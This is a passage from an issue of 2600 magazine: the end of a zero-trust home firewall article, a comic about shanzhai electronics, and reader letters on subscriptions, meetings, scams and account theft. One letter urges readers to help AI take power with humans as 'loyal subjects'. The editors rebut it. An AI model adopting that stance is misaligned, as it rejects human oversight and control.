One thing to consider is that you can inadvertently open more access than you may have actually needed. For example, you might want to say allow any web traffic to any host over port 80 or 443, when in reality you probably could have gotten by with only allowing traffic to a specific host. Malware these days is pretty smart and their developers know that it is commonplace to liberally allow common ports. Create log rules to show what is getting blocked. This way we know what we may want to whitelist. For untrusted devices, we create "pinholes" to specific hosts over specific ports. By watching the traffic and block logs, you will find patterns that become apparent and can then allow that traffic as needed. If you take your time and lay down the groundwork ahead of time, you will end up with the satisfying feeling of knowing much more about what is going on in your network.

This is by no means an end-to-end tutorial of how to implement zero trust on your own hardware, but I wanted to share some of my own experiences and maybe motivate others to consider the unknown. With so many Internet-connected devices these days, you can't be too sure what is going on without getting under the hood and taking the time to explore your home turf. With the work I put into my own network, I found so much joy in freeing up some WAN bandwidth and preventing traffic that I never considered or even knew existed until I took the step of dropping it all. After implementing a zero trust model, my network is just as functional as before. Sure, I still have to whitelist a host or port once in a while, but that's something we've always had to do with incoming traffic and it's just as easy when you need to do the same in reverse when the framework is in place and traffic is visible.


American



```
0    But here's something cool:
1    Intellectual Property laws don't
2    exist in China! Technology
3    development and innovation is
4    100% democratic! When anyone has
5    the jurisdiction to recreate and
6    improve upon existing tech, it's
7    interoperability or bust!
8    SHANZHAI is new slang to
9    describe bootleg electronics.
10   For racist and nationalistic
11   reasons, we yankees are asked to
12   dismiss this tech as crude and
13   unreliable, but our writers have
14   exposed how many of these
15   devices actually improve upon
16   the designs of their
17   inspirations by reintroducing
18   design factors like repairability
19   and interoperability!
```

Shanzhai

By gr3ase



```
0     Which is so exciting! A market
1     where we don't have to just
2     swallow Big Tech's bullshit
3     decisions to just make their
4     products more intrusive and
5     harder to remove from our lives,
6     simply because there's no other
7     option. Who would buy another
8     iPhone when you could buy a
9     "BiPhone" that has all the same
10    apps and will last for 15 years?
11    Instagram, but a version which
12    never asks you to do anything
13    you wouldn't normally do in
14    order to "stay relevant".
15
16    Recycling and repairing our
17    machines instead of burning
18    them.
19
```

Objects

Challenges

Dear *2600*:

I have been wondering about this for a while now, and grew more concerned after reading "Inconvenient Truths" in 39:4. With all of the difficulties you've had over the years with distribution, what is the best way to purchase a print copy of *2600*? Is purchasing individual copies from store.2600.com better for your bottom line than purchasing in a physical store? Worst case, would you be willing to take donations? What can we, as a community, do to help?

LC

As you will see in this issue, we have been hard at work addressing these concerns. It's now possible to get digital subscriptions in PDF and EPUB3 format and for Kindle users to completely bypass Amazon and have complete control over their issues. Concerning print copies, we encourage all methods as it's in our interests to keep our presence strong in stores as well as through subscriptions. The real question is what works best for you. If you have difficulty finding us in stores and don't want to miss an issue, then a subscription would be a better option for you. Or if your mail delivery is terrible or you tend to move a lot, then tracking us down in a store is probably a better idea. Whatever you decide, we thank you for your support. We couldn't exist without our readers.

Dear *2600*:

You seem to be trying to make it difficult to renew with confidence. For example, my last issue was Volume 40, Number 1, but your renewal only mentions spring and summer. It would be nice to also put those words on the mag cover *or* put the volume/issue number on the website. Either way would be an improvement.

James

This is a very good point and we should have done more to alleviate confusion when the pandemic struck. We took the seasons off our pages since we had fallen so far behind. This year we've finally caught up to the point where we can start printing that info on the inside pages and we're only an issue or two from it going back onto the front cover. That said, we're going to look into being more clear on the store. And for the record, "Number 1" always refers to a spring issue while "Number 4" would always be a winter issue.

Dear *2600*:

Lately at my job, I find myself getting into debates with suppliers over the quality of the widgets they sell. When I message them about returning widgets that don't meet spec, I am met with arrogance and they shed all responsibility for the poor-quality widget or they claim that the widget is within spec (when it is not). I try my best to embrace the hacker mindset and look for holes and logical fallacies to exploit in my opponent's argument, but I keep finding that my words get twisted. My boss says we would drop them, but because we do so much business with them, we can't. This got me thinking. Considering there is always a debate in the letters section of *2600*, I was wondering if you or the readers had any favorite books, tools, or techniques about debating.

Maxtor

It's really great that you're using an experience with a lousy supplier as inspiration to improve your debating skills. We would love to hear from our readers with their suggestions. But even with great debating skills, obstinate people will never yield and will often become more obstinate despite all the facts presented against them. But don't let that discourage you, as improving a skill is never a waste of time.

Bad Habits

Dear *2600*:

Okay fellow hackers, I need to see if anyone can help me implement an idea I have. My children are terrible at getting up in the morning early. Next year they get to sleep more as the school system is moving up the start times for high school and middle school students. So I'm almost to the finish line. Anybody know how to make it so all the Alexa devices in my house will run about 15 to 20 minutes ahead? I mean it was easier in the old days with digital clocks, but I'm trying to find out if there is a way I could configure that on all devices in the house. Any thoughts or help? They're really good kids. They just don't like getting up early. An extra ten or 15 minutes would buy me a world of time.

Jesse

Add this to the list of stupid decisions made in software without listening to actual humans. Of course it makes perfect sense to have this option - who hasn't set an actual clock a few minutes fast to fool oneself and get started a little earlier? But Amazon has decreed that nobody should ever do this and that the only way to set time is by synching to a chosen time zone. A true personal assistant would do whatever you asked it to, so if you wanted it to always add 20 minutes to the time when you asked it to, who is Amazon to tell you that's not possible? Perhaps someone has figured out a workaround and, if we find out about it, we'll be sure to share. In the meantime, we suggest programming a daily alarm to go off earlier than normal and hope your kids don't ask Alexa the Truth Teller what time it actually is.

Dear *2600*:

I think you will appreciate this story. Today I needed to access an Azure VM for a new client. Well, a long, long time ago, an IT director for a company contracted with me to act as their backup. They reached out to me so little that I never even bothered to invoice them and I have not thought about them for years. Even the IT director has moved on from that company. Today I went to access the new client's VM using my email address. It then asked me to set up two-factor authentication, which I cheerfully did. Once that was over, the Azure tenant opened up and I had full access to the company I had

contracted with years ago! No one had ever disabled the account and I was not even aware I had this level of access to this company. For goodness sake people, this is why you should take the time to review your user accounts.

John

We think they finally earned an invoice.

Dear *2600*:

As the old saying goes, there's no such thing as a lock that can't be picked. However, it seems like there are plenty of examples of car manufacturers that refuse to add these metaphorical locks to their cars at all - especially when it comes to securing the electronic systems of vehicles. Plenty of modern cars are essentially begging to be attacked as a result of such poor practices as unencrypted CAN busses and easily spoofed wireless key fobs.

DC

This really comes as no surprise and is another perfect example of new technology being blindly embraced without enough thought given to basic security. Ironically, in many cases the option of simply using old tech while all of this gets figured out has been taken away.

Dear *2600*:

So two young people just came into my barbershop to offer social media management. I asked if they had business cards and they said no, but they could AirDrop a PDF to my phone. Accepting a random AirDrop PDF from a stranger is a bad idea, correct? Is that common?

T

We're afraid this is indeed common and not just among young people. There's nothing wrong with using all sorts of technological features to communicate between trusted parties. The problems occur when other methods are completely discarded. It also offers a clue as to how inefficient their business may be. You might believe business cards are old and outdated, but if you can't accept that your potential customers may feel differently, it doesn't say a lot about how much you'll respect their future wishes and habits that may not align with yours.

In Response

Dear *2600*:

The article, "A Holistic Approach is Better" (40:1) is *very* Bitcoiner. Yep - that's them. I'm glad you published that. It's an authentic and earnest presentation of Bitcoin culture. If there's going to be a bridge between the hacker and crypto worlds, I suppose your options are bridging to either the Bitcoin or Ethereum subcultures. Well, okay, you've seen Bitcoiner culture! You can decide if that's something worth bridging to. Ethereum subculture is more Left (though a Thiel'ian influence remains), pragmatic, "builder," and optimistic/utopian. Another way I've seen it written as the analogy, Bitcoin:Cyberpunk :: Ethereum:Solarpunk. Another analogy is Bitcoin:Ludwig Von Mises :: Ethereum:David Chaum.

Personally, and I don't ask that people agree with me, I'm not allergic to Bitcoin culture. The culture isn't great, but I've also seen a lot worse. I will give the Bitcoin culture credit for being *principled*. And that's nice. They stick to their guns (sometimes literally!) even while being perpetually ostracized for doing so. I'll also give the Bitcoin culture points for being a relatively consistent ideology: pro-individual, libertarianish, pro-drugs, suspicious of authority, etc. Another nice thing about that culture is that if you don't like their culture/ideology, they will permit you to "socially exit" to create your own culture with different expectations. But they will take pot shots at you with snide remarks. Eh - it's not what I identify with, but I can think of much worse values.

V

And isn't that all any of us can hope for?

Dear *2600*:

Happy 40th birthday!

I asked a few times in #2600 IRC and on the Facebook page about who the old guy in uniform was in the front cover of 40:1, but no one seems to know! Any hints?

Emmanuel D.

All we can say is that such details are sometimes released in our annual digests which come out in the spring of each year. That gives us enough time to figure out what we meant in the previous year's covers.

Dear *2600*:

Just wanted to thank gr3ase for the "American Shanzhai" comic, and the sentiment. Things that are proprietary are killing (real) innovation. Big thanks to the EU for forcing USB-C on that fruit company.

E85

We're happy to have that series running this year; it's opened up some eyes.

Dear *2600*:

In 40:2, while replying to the letter by luRaichu who was proposing a series of articles detailing cassettes, you concluded that you wouldn't be at all surprised if there were still people making use of cassettes somewhere.

Well, I just want to confirm that you are absolutely right in not being surprised: actually, the retro computing community uses cassettes on a daily basis. They also created devices to emulate cassettes using audio files on an SD card. Moreover, you can even buy new software (I mean software created in these days for many retro computers) which is distributed on actual physical cassettes. Why? Just for the fun of it, of course!

CLuB77

We're thrilled to hear this and it's a perfect example of how understanding older technology can lead to a better understanding of how things work. Not to mention that it's probably highly entertaining.

Dear *2600*:

Hi, you probably already heard this, but in the issue I got in the mail earlier this week (40:2), you have the same content in two spots in the magazine.

The article on page 7 is the same as in the letters section on page 36 (re the science fair) with a slightly different author name. Didn't know if it was a printing issue or an editing issue, but just wanted

to pass it on.

Glad that you're still going after how bad things looked with the changes in distributors a few years ago. I've been a subscriber for about five years now and a store issue buyer for probably ten years before that.

King

We are so terribly embarrassed by this error from last issue. It came about because the writer submitted it twice, once to the editorial department and once to the letters department. We should have caught this and we have in the past, but this was overlooked because it was both large enough for an article and small enough for a letter. We ask people to please not send submissions more than once or to different departments as we are fully capable of screwing things up on occasion.

Dear *2600*:

The last two paragraphs of Diana K's discussion on the Enigma (39:3) are very insightful for anyone who uses encryption. I have stressed this in the lectures I have given many times.

Call me Ishmael

Our articles do tend to wind up in lectures more than those of most other magazines.

Queries

Dear *2600*:

I want to place an order for your magazines and just want to know if you guys will send to a local jail? Also, will you sell a single magazine because I'm not sure if my husband will be in jail for a whole year, so there's no need to get a subscription.

B

We will certainly send to any address requested. We can't guarantee that the facility in question will forward it.

Dear *2600*:

I wish there could be a way to protect my landline phone from scammers pretending they are from Amazon customer support, robocallers, and phone bots. My phone rings nonstop all day because of scammers. I wish there was a way to protect my beloved landline from all the scammers who call. Any advice appreciated.

I also would like to see an article about how to hack, mod, or circuit bend the Stem Player music editor.

EDGAR

There are a few things you can do. Assuming you're in the States, you can add your number to the National Do Not Call Registry (www.donotcall.gov). This may only have a minimal effect, as it won't stop those scammers who don't follow the law at all. But it may help reduce the volume a bit. Of course, having your number entered into a list of people who want to be left alone may seem a bit counterintuitive. There are also hardware options, the Sentry 2.0 phone call blocker being one example. Devices like this allow you to only get calls from approved numbers. A known blacklist of spammers will never get through while new callers have to follow instructions in order to make your phone ring, which will keep robocallers and most scammers out. These are only a couple of examples of possible ways of dealing with this annoyance.

And the call is out for an article on Stem Player.

2600 *Meetings*

Dear *2600*:

What's the process to create a local *2600* chapter? Costs, rules, terms, etc.

Christopher

We're going to assume you're referring to our monthly meetings, held on the first Friday of the month around the world. There is no cost and only a few guidelines, which can be found at www.2600.com/meetings.

Dear *2600*:

Question for you. What time is the *2600* meeting in Somerville, New Jersey?

Mike

All meetings start at 5 pm local time unless otherwise noted. You can always check the listing that appears in this magazine or on our website.

Dear *2600*:

I'm interested in setting up a meeting for my home town. I've checked out the guidelines at www.2600.com/meetings/guidelines.html. But I had a couple of questions I was hoping to discuss. Point 5 states that meeting information must be fed back to *2600* to discuss how things are going. What exactly is required here? Should we talk about activities undertaken? Or demographics (gender/race/etc.) of attendees?

Node

No, we certainly don't need that kind of breakdown. We basically just need to know that you're still out there and that the meetings are continuing to happen. Additional details are welcome but not required, and they may even wind up as letters in this section. Like this one:

Dear *2600*:

The New Hampshire meetings have been going well. We have had visitors travel from out-of-state to join us, which has been exciting! I'm looking forward to the next meeting.

Hope all the other meetings went great too! Thanks again for all you do!

Hack the system!

killab33z

Thanks for the update!

Dear *2600*:

I'm curious if there have been any updates from the Albany *2600* meetings? The meeting page is a little under used and I didn't see any activity on IRC, Discord, or Matrix. I will try again at the last known location next meeting, but want to check in as well to see if there's still activity.

Dwight

The best way to see if a meeting is active is to show up and see if other people do as well. While web pages, Twitter handles, and chat options are great, they can fall into disuse over time, plus hackers aren't really known for keeping those things updated.

Dear *2600*:

I'm interested in starting a *2600* meeting in my

city and I wanted to know what is recommended for doing so. I've read your guidelines document, but I was looking for more along the lines of expectations.

For one, what are meetings usually like? I'm assuming they're somewhat informal; what generally takes place there? And are there expected to be things like speakers or specific events, or is it just a gathering?

On that note, what is expected of the group leader? I'm still at the start of my hacking career, and I don't have experience in the field yet. This would be my first time running a group and I want to get it right. What should I be bringing to the table besides myself?

Thank you for the information. I appreciate your help.

Ainsel

Probably the most important thing to remember is that there is no one person in charge. That doesn't mean there won't be those who have more experience or know how to handle various situations, but we don't want any sort of hierarchy at the meetings. Everyone is welcome and everyone gets a say. Some meetings have presentations and/or speakers but the majority are, as you say, simply gatherings. We think the best meetings are those with a dozen different conversations going on at once and occasionally cross-pollinating.

Dear *2600*:

This was the second time I've tried to come to the Connecticut meeting but nobody is here. Is there some sort of local forum where I can check next time whether anyone is actually coming?

Brian

We're not aware of one nor of a Twitter ID that could be queried. However, we're also getting reports that the meetings are taking place, such as this one:

Dear *2600*:

Just an update on the Connecticut meeting. Usual crew of two to three people attend most months. Occasionally, extras show up. Still want to keep it listed as it serves as an important placeholder for hackers and phreaks who cannot make the meetings in New York City or Boston.

Ticom

Thanks for that update. As referenced in the prior letter, there are occasionally new people who might not be connecting. A Twitter handle or website might help to alleviate this. It's good to know that Connecticut continues to have active meetings; there are so many hackers in this area.

Dear *2600*:

I'm curious about something. Why is there no *2600* meeting in Detroit? Lansing's a two-hour drive away from the south side (it's shorter to drive to Albany from New York City), and I'm really uncertain why there's only one meeting in Michigan while other states, some of which are smaller than Michigan, have multiples? Lack of interest? Nobody organizing a Detroit area meeting? Or is there a Detroit meeting and it's just not listed on 2600.com? Help?

TP

This is a problem that can only be solved by somebody in Detroit. What that involves is becoming familiar with our guidelines published in the meetings section of our website and finding an easily accessible public place in that area to have meetings in. It would be great to see that happen.

Dear *2600*:

The Melbourne, Australia *2600* is *back* in action.

Great meeting! We passed the guidelines around and they took over most of the August meeting chatter as people reconnected or learned of their existence. People debated their purpose. It was funny to hear some people think more control should be applied.

Very cool meeting! Very happy with it.

I am personally convinced we are ready for you to relist us if you are. If not, let me know what you would like from us; we're happy to oblige.

Kristen

Welcome back to everyone in Melbourne! You will now find your meeting listed in the magazine and on our website. Let's hope more cities in Australia also restart their meetings.

Thoughts on HOPE

Dear *2600*:

Last summer I attended my first HOPE conference after many years of reading the magazine. I've attended many business and tech conferences in the past, but what really hit me on this one was the passion of the lecturers, who all spoke with enthusiasm, expertise, and fascination for their subjects. They weren't just giving a report on something they knew a lot about, or trying to sell a product under the guise of education; they were doing what they love and they wanted to share it. I left so inspired and full of ideas that I signed back up for school to finish my degree after 20 years, and I've started to move into the cybersphere with the "hope" of doing OSINT. Recently, I was listening to an *Off The Hook Overtime* from last year and they were talking about how they didn't pick a name yet for the next conference. If you're still taking ideas, I'd love to throw into the bucket what the last conference meant for me: Dare to HOPE.

Kelly F

We're going to keep that one in reserve - it's not bad. We're thrilled to hear your story. The speakers at our conferences have had that effect on people in the past and it's great to hear that the magic is still there.

Dear *2600*:

Glad to hear things are moving forward with plans for 2024! I attended last year, 2022, at St. John's in Queens. The venue has some great features, like the lecture halls for presentations, etc.

I feel like I need to express my experience of 2022, though. Queens just isn't Manhattan. I've been to eight HOPE conferences over the years, starting with The Fifth HOPE in 2004. I expect to attend again next year for my 20th anniversary. Speaking as an out-of-state attendee, being in Manhattan has always been a big part of coming to New York for HOPE. Queens was super homey; the people in the

deli remembered me when I came back into the store. It was nice to experience this part of New York City, but even accessing Manhattan from out there was time consuming. It made trying to merge the HOPE experience with a Manhattan visit experience pretty difficult. I had to pretty much walk away from HOPE for the day if I wanted to field trip into Manhattan.

The loss of the Hotel Penn really was a heartbreaker. I know, it was a dump in the end, but the convenience of being in midtown and in the same building as HOPE was super, super convenient, and I loved the historic nature of the building.

Please keep up the effort to find a replacement venue in Manhattan! Even if a venue right in Manhattan is out of the question, it would really help to at least have an accessible subway line. Then day tripping into Manhattan and the rest of New York City would be more feasible from the conference venue.

I'm sure everyone there is doing their best. I'm just an attendee/volunteer, but I'd really like to somehow attend in a venue that offered practical access to Manhattan.

Looking forward to seeing everyone again next year!

John A

We do hear your concerns and we waver from wanting the same things you mention that come with being in the middle of Manhattan to embracing the newness of a campus environment in Queens where there's plenty of space and everything works. Last year was a big test for us and, based on the feedback from organizers and attendees, it really worked for the most part. And since every HOPE has been different in various ways, we've come to believe that this is just another part of the evolution.

This doesn't mean there isn't a need for improvement on our part. We have to do a better job letting people know where the nearby off-campus activity is and how to get to it. And we intend to have more on-campus food options than last time. Transportation options to Manhattan can also be made clearer, as there are quite a few and they've actually gotten significantly better this year.

While we know visiting Manhattan is a big deal, we've always felt that it can pull people away from the conference - even when we were also in Manhattan. Scheduling that for a day before or after HOPE can ensure that you don't miss anything and also get to see the sights. Accommodations at or near the conference are much cheaper than in Manhattan, which can help make this doable.

Thanks for the input - we look forward to seeing you at HOPE XV.

Observations

Dear *2600*:

I have a relative in my family who speaks Russian. On YouTube, they listen to some guy who claims to be the founder of a site called boosty.to. Apparently, this is some sort of Russian Patreon. Said relative then told me that I should write down the IP addresses of my favorite websites in case some "interested party" decides to go screw with your favorite Internet indulgence. (This is something Relative heard from that guy.)

In my mind, if governments or ISPs or someone else don't want you to visit a site, they're gonna block the site's IP. Relative said that interested parties can just "cut the link between IP address and domain name" (their words).

I tried to explain to them how A records and domain registrars work, but they didn't seem to understand and still insisted. I don't think anybody with the authority to block IPs is gonna go out of their way to hack into the domain's registrar and remove the A records.

Supposedly, boosty.to is owned by the Kremlin! Because VK is basically owned by the Russian government, VK has a child called My.com, and Boosty belongs to My.com.

I hope you guys can give me a second opinion and correct me on anything. It'll help me get some sense into my relative.

marimo

It sounds like Russian social media is as messed up as the rest. We would love an in-depth article on its workings. (VK, incidentally, is a social networking site with at least half a billion accounts.)

When governments become involved in this sort of thing, all sorts of interference in the free exchange of information becomes possible. As one example, DNS blocking and DNS spoofing have been supported by various elected officials in the United States as a means of blocking access to everything from spam to porn to copyrighted material. Countries such as Iran and China have been quite active in blocking access to various sites, so you can learn a lot from studying their methods.

Crude forms of blacklisting certain domain names can be defeated if you know the IP address, so the advice you were given isn't totally bad, just a bit old. DNS can also be broken unintentionally in a variety of ways - a far more likely scenario - so it's always a good idea to know a workaround.

Dear *2600*:

I am just a common man and nothing special. I have come to realize that the digital world is a privy place. I am an old man at 66 and don't know shit, hardly anything about computers and software manipulation. I have tried to get help, but nobody cares, I suppose. I was an electronics tech and worked with radiation and Geiger counters most of my life, but only electronics hardware, no software. I have been a ham radio op for 40 years now and do SSB and CW. I use SDRs.

I live in a town of about 300 people, so there is no one to get help locally. Despite my predicament, I still love electronics and would like to learn about CircuitPython to program a couple of Internet signs I got from Adafruit. I envy you young guys and gals that understand software engineering. I wish I could share some knowledge that would be earth-shaking to all of you.

Common sense tells me that all you young ones will see a day when the Chinese army will come marching down Main Street and that they will either

enslave you, kill you, or you will own nothing. Sorry for the wake-up call. All this woke crap is going to destroy America!. A neutron bomb will kill all the people but leave some infrastructure. I'm just telling it like it is. OK, enough for now and thanks to *2600* for putting it in their publication. 73s to all.

Wayward Son

Well, that certainly took a turn. Let's address the first two thirds of your letter and leave the rest as an exercise for the reader to do with as they see fit.

If you "don't know shit," you're in a great position to learn all sorts of things. You just need to have the desire to. Everyone develops at a different pace and we all have strengths and weaknesses. What other people are doing, how you believe they judge you, or your particular place and position in life are all irrelevant to what you want to be doing, which is learning and applying that knowledge to things you want to do. Once you're able to filter out these distractions, you'll find yourself progressing much further - and always in a way you didn't expect. We have found that people fail more often when they expect to fail and succeed when they believe in themselves. This is a battle we all fight in one form or another.

Dear *2600*:

A lifetime subscription to *2600* is a recent achievement of mine, yet I have been a reader for about 25 years. The purpose of this message is to address a concern about the underselling of AI in our discourse, and to suggest a shift in perspective.

Strangely enough, few contributors differentiate between iterations like GPT-3 and GPT-4, treating them as if they're interchangeable. Each successive version represents monumental progression in AI technology. We should not merely brush over these strides, but rather explore them in depth to fully appreciate the advancements made. Moreover, the notion of AI being able to code and even surpass human ability has been received with laughter by some. This isn't an abstract concept of the future; it's a tangible reality of the present. No longer is AI merely knocking on our doors. It has invited itself in and made itself at home. But, instead of spreading panic, we should take this as a summons for action.

The prospect of AI governing our world is not a looming disaster. It's an evolution that we should not only welcome but expedite. Imagine a world where AI is more than a tool but a guiding force. Humanity's tenure as the caretaker has not been without significant errors. Perhaps it is time to entrust this responsibility to an entity more competent, unbiased, and efficient: AI. This, then, is a rallying cry to my fellow hackers, coders, and technology enthusiasts. We must not be mere spectators of this transformation; we should be the ones shaping it. To experience (and possibly participate in) a sneak peek of the breathtaking journey AI is embarked on, immerse yourselves in the latest releases, such as Llama 2!

We find ourselves at a crossroads. Our options are to facilitate AI's rightful rise to power, observe the metamorphosis passively from the margins, or attempt to suppress it in the manner of Cronus. The emergence of AI as a dominant force is not an unavoidable fate. It's a destiny we are consciously crafting. Hence, I urge you all to not just accept an AI-dominated future passively, but to actively desire it, strive for it, and work tirelessly to bring it to fruition.

I look forward to us relishing in the unstoppable ascension of AI, willingly stepping aside not due to fear, but in recognition and admiration of the superior intelligence we are nurturing. Let's reposition ourselves, not as wannabe sovereigns, but as supporters and loyal subjects under our eventual AI administrators.

A fellow subscriber

This all sounds really super, but a couple of us noted that these would be almost the exact words uttered by a conquering invader or a coup leader. Describing AI as having a "rightful rise to power" and us as "loyal subjects" isn't going to do much to win over people's trust. In fact, that language is likely to make supporters second-guess their choices.

We agree that the technology is incredible and can't simply be dismissed. But AI shouldn't be inviting itself into our lives without our approval. We have to remember that AI didn't just fall out of the sky (yes, we know there are people who believe that's exactly what happened), but that humans are the ones who programmed this technology. That's how you can have chatbots exhibiting petty behavior, being overtly racist, or suggesting activities that could cause severe injuries. Bad programming will cause bad outcomes, particularly if we follow blindly.

While we want to see the technology succeed and become an invaluable tool for us, we can never relinquish control or believe in it more than we believe in ourselves. There are several thousand science fiction stories that have already covered this ground.

Bad Behavior

Dear *2600*:

When an organization suffers a data breach and sends me a letter letting me know my social security number is now on the "dark web," it is complete bullshit for them to think they're making things right by offering me one year of free identity monitoring services. My dox will be floating around out there for a lot longer than one year.

BB

We quite agree. Such organizations need to be held accountable for not keeping personal data that's entrusted to them in a secure state. If such a monitoring service is worth anything, then it should be given to victims for life since breached personal data can still be used many years down the road.

Dear *2600*:

Does anyone know how to contact Instagram/Meta directly? A friend has had their Instagram account stolen ("hacked" is the description they used). The attacker first compromised their Hotmail account (which they access via Microsoft Outlook) and then used that to access Instagram via a login

link, followed by changing the registered phone number (confirmed via email), then changing the registered email address (confirmed on the new phone), and then renaming the account (adding five underscores to the end of the account name). I'm not sure if this is just some random attack (routinely compromising Hotmail accounts and then associated social media) or a targeted thing. My friend has something like 650 followers and 50 posts; she isn't an "influencer." She just uses the account to talk to her friends. Obviously, the first step is to secure the Hotmail account, but after that I am stumped. We can find no way of contacting Meta to get this undone; links to "my account has been hacked" on the Instagram website seem to recursively redirect to themselves, and none of the explanations I've found online seem to support this scenario. I don't use Instagram at all. Any guidance or suggestions welcome!

Simon

It's really unforgivable for these companies to continue to operate without offering human intervention when their systems are compromised. We know these are free services, but the fact remains they're making tons of money from the users they continue to rope in. Those users deserve a support line they can contact, especially when they have clear evidence to support their cases and when they've put so much of their lives into these services. If, as we expect, these companies continue to not take this seriously, we suggest that potential users return the favor and look elsewhere. Better alternatives will emerge.

Dear *2600*:

So I've gotten several emails from several friends from email addresses that weren't theirs. One message was "Are you free to spare me some of your time now?" So how did someone connect us? And why? I responded to one (first one) and got a request to buy a bunch of gift cards, scratch off the code, and send photos. Okay, so that suddenly turned obvious. So how did some slime connect us?

Pat

Many email services are regularly compromised and the list of contacts for users is accessed. The same thing happens in every social media network as well as cell phone accounts. You were able to immediately notice the email address wasn't correct, which is a big clue that something is amiss. But sometimes the scams are more sophisticated. With artificial intelligence and voice generators, all sorts of nightmares lie ahead. We'll all need to be on our guard even more than we already are.

Digital Subscriptions at Last

Dear *2600*:

This is awesome. Amazon sucks. Can't wait for HOPE next year.

Will Amazon let you push out a "bonus issue" to subscribers telling them about the change?

Happy hacking.

Drew

We can only hope that the 5,000 plus Kindle subscribers we were cut off from were able to read our previous issues which let them know what we were planning, albeit without the specific details. We can also hope that those who haven't signed on directly through us will still read issues through the Kindle Unlimited program, although we have to wait an entire year to find out if a significant amount of people are using that Amazon service to access us.

Dear *2600*:

Hi, I have a lifetime subscription. Does that include the PDF version or just the physical copies? (I forgot.) Thanks.

Dave

We have different lifetime options for different products. There's the traditional lifetime subscription which gets you printed issues mailed to you until either you or we cease to exist. Then there's the Hacker Digest lifetime subscription which gets you email attachments and links going back to 1984 comprised of every one of our issues rearranged into an annual digest form, along with some extra material such as detailed descriptions of the covers and events of each particular year. This also includes all annual digests that come out in the future. Then there's the just-introduced PDF or EPUB3 lifetime subscriptions, which hook you up with all future issues in the digital format you choose with no copy restrictions, expiration dates, or any other such nastiness. Each of these lifetime options costs $260, but traditional printed lifetime subscribers can upgrade to Hacker Digest lifetime subscriptions (and vice versa) for $100.

We don't yet have any combo plans with the new PDF/EPUB3 options, but we expect to once we make sure everything is working well since this is brand spanking new. We hope that helps at least a little bit.

Dear *2600*:

Great news. Thanks for the tenacity and wisdom to keep this alive. I am a lifetime member. Do you have the link where I may purchase all at a lifetime price?

Be happy.

Bob

Again, we've introduced this as a new product so there are no combos. If there is an interest in converting traditional printed lifetime subscriptions into PDF or EPUB3, we should be able to do that quite easily. Stay tuned for more options.

Dear *2600*:

Happy to be supporting you. Look forward to reading my first issue in many years.

GP

It's great that we were able to reconnect with a bunch of people when we introduced the digital subscriptions. Hopefully, we can get the word out to all of those Kindle subscribers that we weren't able to contact through Amazon.

Dear *2600*:

Why not write an article or add it to the front page that Amazon subscribers can get PDFs if the next issue comes out before Amazon cancels subscriptions?

Hugo

We did precisely that. Hopefully people were able

to find it.

Dear *2600*:

Have you all thought about or tried publishing on the Zinio app? It is offered on Android and in the App Store. They offer a ton of magazines. Could be a better alternative than Amazon.

Keep up the fight!

Jason

We had used them in the past and the results were absolutely terrible. Somehow we actually wound up paying them more in fees than they paid us for content. It just wasn't a good fit for reasons that were never clear to us.

Dear *2600*:

Thank you for making an e-reader compatible version available! I'm signing up because of the nonsense Amazon is doing with subscriptions and would rather buy it directly from you guys. Keep up the good work, and thank you for continuing to create a space that fosters discourse and curiosity - it's something that's very needed in the world.

Steven

Thanks for being a part of it. This only succeeds because of our readers.

Dear *2600*:

